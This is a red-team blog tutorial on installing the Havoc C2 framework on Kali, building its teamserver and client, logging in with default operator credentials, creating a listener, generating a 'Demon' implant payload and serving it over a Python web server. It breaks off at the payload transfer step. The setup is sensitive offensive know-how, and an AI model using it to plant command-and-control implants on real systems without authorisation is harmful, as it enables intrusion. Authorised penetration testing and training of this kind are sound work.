

Havoc C2 Framework

 redfoxsec.com/blog/havoc-c2-framework

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Havoc C2 has quickly become one of many peoples' favorite open-source C2s. Its features offer everything you need to complete a pen test or red team engagement. It is a modern and malicious post-exploitation framework written and maintained by [@C5pider](#). If you are not familiar with the C2 framework, [click here](#).

TL;DR: Now that you have a basic understanding of C2 frameworks, I will demonstrate how to deploy and experiment with Havoc C2 on a Kali machine in this blog.

Setup and Installation

First, Let's update our Kali machine.

```
sudo apt-get update && apt-get upgrade
```

With our Kali Linux updated, we can proceed with installing Havoc C2.

Setting up Havoc C2

First of all, we need to set up dependencies.

```
sudo apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libssqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm
```


A screenshot of a terminal window titled "kali@kali: ~/Havoc". The window shows a command being typed: "sudo apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libssqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm". The terminal has a dark background with light-colored text and a standard window title bar.

Figure 1: Installing dependencies

After successfully installing dependencies, copy the Havoc C2 GitHub [repository](#) into our Kali machine.


A screenshot of a terminal window titled "kali@kali: ~/Havoc". The window shows the command "git clone https://github.com/HavocFramework/Havoc.git" being run. The output of the command is displayed, showing the progress of cloning the repository, including object enumeration, counting, compressing, and receiving objects, followed by delta resolution. The terminal has a dark background with light-colored text and a standard window title bar. A small red fox logo is visible in the bottom right corner of the window.

Figure 2: Cloning Repository

After cloning Havoc, we must change the current directory to the cloned repository.

```
cd Havoc
```

Now we need to set up the bookworm repo for Python 3.10 (For that change to the root user)

```
echo 'deb http://ftp.de.debian.org/debian bookworm main'>> /etc/apt/sources.list
sudo apt update
sudo apt install python3-dev python3.10-dev libpython3.10
libpython3.10-dev python3.10
```

```
root@kali: /home/kali/Havoc
File Actions Edit View Help
└──(root㉿kali)-[/home/kali/Havoc]
# echo 'deb http://ftp.de.debian.org/debian bookworm main' >> /etc/apt/sources.list sudo apt update sudo apt install python3-dev python3.10-dev libpython3.10 libpython3.10-dev python3.10
#
```

Figure 3: Setting up bookworm

After installing the dependencies, we can set up the Team Server and Client.

Building the Teamserver

```
cd teamserver
```

```
root@kali: /home/kali/Havoc/Havoc/teamserver
File Actions Edit View Help
└──(root㉿kali)-[/home/kali/Havoc/Havoc/teamserver]
# ls
assets      CREDITS.md    JT-Dockerfile  payloads   README.md  teamserver
client      data          LICENSE        plugins.txt RELEASE.md  WIKI.MD
CONTRIBUTING.MD  JC-Dockerfile  makefile     profiles   ROADMAP.md
# cd teamserver
# ls
cmd          go.mod       Install.sh    pkg        Teamserver-Dockerfile
GA-Teamserver go.sum       main.go     README.md
#
```

Figure 4: Team Server

Run the following command.

```
./install.sh
```

```
root@kali: /home/kali/Havoc/Havoc
File Actions Edit View Help
└──(root㉿kali)-[/home/kali/Havoc/Havoc]
# cd teamserver
# ls
cmd          go.mod       Install.sh    pkg        Teamserver-Dockerfile
GA-Teamserver go.sum       main.go     README.md
# ./Install.sh
```

Figure 5: Install.sh

Installing Additional Go Dependencies

```
go mod download golang.org/x/sys  
go mod download github.com/ugorji/go  
cd ..
```



A terminal window titled 'root@kali: /home/kali/Havoc/Havoc'. The session path is '(root㉿kali)-[/home/kali/Havoc/Havoc/teamserver]'. The user runs three commands: 'go mod download golang.org/x/sys', 'go mod download github.com/ugorji/go', and 'cd ..'. The final prompt shows the user is back at the root directory of 'Havoc'.


```
root@kali: /home/kali/Havoc/Havoc  
File Actions Edit View Help  
└──(root㉿kali)-[/home/kali/Havoc/Havoc/teamserver]  
    └─# go mod download golang.org/x/sys  
    └──(root㉿kali)-[/home/kali/Havoc/Havoc/teamserver]  
        └─# go mod download github.com/ugorji/go  
    └──(root㉿kali)-[/home/kali/Havoc/Havoc/teamserver]  
        └─# cd ..  
    └──(root㉿kali)-[/home/kali/Havoc/Havoc]  
        └─#
```

Figure 6: Installing Go dependencies

Build and Run

```
make ts-build
```

#make sure you are in havoc root directory before running the command



A terminal window titled 'root@kali: /home/kali/Havoc/Havoc'. The session path is '(root㉿kali)-[/home/kali/Havoc/Havoc]'. The user runs 'make ts-build'. The output shows the build process for 'teamserver', including the download of various Go packages from GitHub and their versions. The build completes successfully.

```
root@kali: /home/kali/Havoc/Havoc  
File Actions Edit View Help  
└──(root㉿kali)-[/home/kali/Havoc/Havoc]  
    └─# make ts-build  
[*] building teamserver  
go: downloading github.com/spf13/cobra v1.2.1  
go: downloading github.com/fatih/color v1.12.0  
go: downloading github.com/fatih/structs v1.1.0  
go: downloading github.com/gin-gonic/gin v1.7.7  
go: downloading github.com/gorilla/websocket v1.5.0  
go: downloading golang.org/x/crypto v0.0.0-20220314234659-1baeb1ce4c0b  
go: downloading github.com/matttn/go-colorable v0.1.8  
go: downloading github.com/matttn/go-isatty v0.0.13  
go: downloading github.com/olekukonko/tablewriter v0.0.5
```

Figure 7: Running Team Server

Building Client Binary

Open a new terminal (ctrl+shift+T).

```
cd Havoc
```

Run the following command from the Havoc root directory.

```
cd make client-build
```



```
root@kali: /home/kali/Havoc/Havoc
File Actions Edit View Help
root@kali: /home/kali/Havoc/Havoc x root@kali: /home/kali/Havoc/Havoc x

└─(root㉿kali)-[~/Havoc/Havoc]
# make client-build

[*] building client
-- The C compiler identification is GNU 12.3.0
-- The CXX compiler identification is GNU 12.3.0
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
-- Check for working C compiler: /usr/bin/cc - skipped
-- Detecting C compile features
-- Detecting C compile features - done
```

Figure 8: Building client

Run the Client.

```
./havoc client
```

After running the command, the Teamserver prompt should appear.




Figure 9: Teamserver prompt

- The NAME field can be any name as per your choice.
- In the fields, Host and Port should contain the Teamserver host address/domain and port.
- The default port is 40056
- Try the default username Neo and password1234

Note: We can also create our profile by editing the `havoc.yaotl` file.

```
sudo nano havoc/profiles/havoc.yaotl
```



```
kali@kali: ~/Havoc
File Actions Edit View Help
GNU nano 7.2                                     Havoc/profiles/havoc.yaotl
Teamserver {
    Host = "0.0.0.0"
    Port = 40056

    Build {
        Compiler64 = "data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc"
        Nasm = "/usr/bin/nasm"
    }
}

Operators {
    user "5pider" {
        Password = "password1234"
    }

    user "Neo" {
        Password = "password1234"
    }
}
```

Figure 10: Profile Configuration

Here for the host, I am using my ip config (eth0). Now, let's Connect to the Team Server with the default credentials.




Figure 11: Connecting to Teamserver




Figure 12: Team Server default window

And we're in! Now we should have our Havoc C2 up and running. The interface is clean and awesome. The above shows five options: Home, View, Attack, Scripts, and Help. On the right-hand side, we will see the event viewer tap, where we will see all the activity done by us. Make sure you type your HOST IP and USER and PASSWORD right. If not, you will see the logs in your Team server terminal, like 'unable to authenticate the user'.

Creating a Listener

Before creating a payload, we have to generate a listener to hear a call back from our payload when it reaches back to us. You can name the listener and add the host. Click "View" then click on "Listeners" to set up our listener.




Figure 13: Creating a listener

At the bottom of the screen, click "Add."




Figure 14: Click “Add” to create a listener

In the listener menu, select one name for your listener and click “Save”.




Figure 15: Configuring a listener

For this blog, I am giving my listener’s name, Demon.

Generating Payload

When we go to the Attack menu, we can see the payload option; once we click on it, we will have a popup window to set the details to generate the payload.




Figure 16: Setting up payload

After the generation of the payload, Havoc will ask for the path where we need to save our payload. Select the path and save the payload to our Kali machine.





Figure 17: Payload saved successfully

We can now set up our Python web server.

Transferring Payload



```
root@kali: /home/kali
File Actions Edit View Help
└──(root㉿kali)-[~/home/kali]
    └──# python3 -m http.server 9000
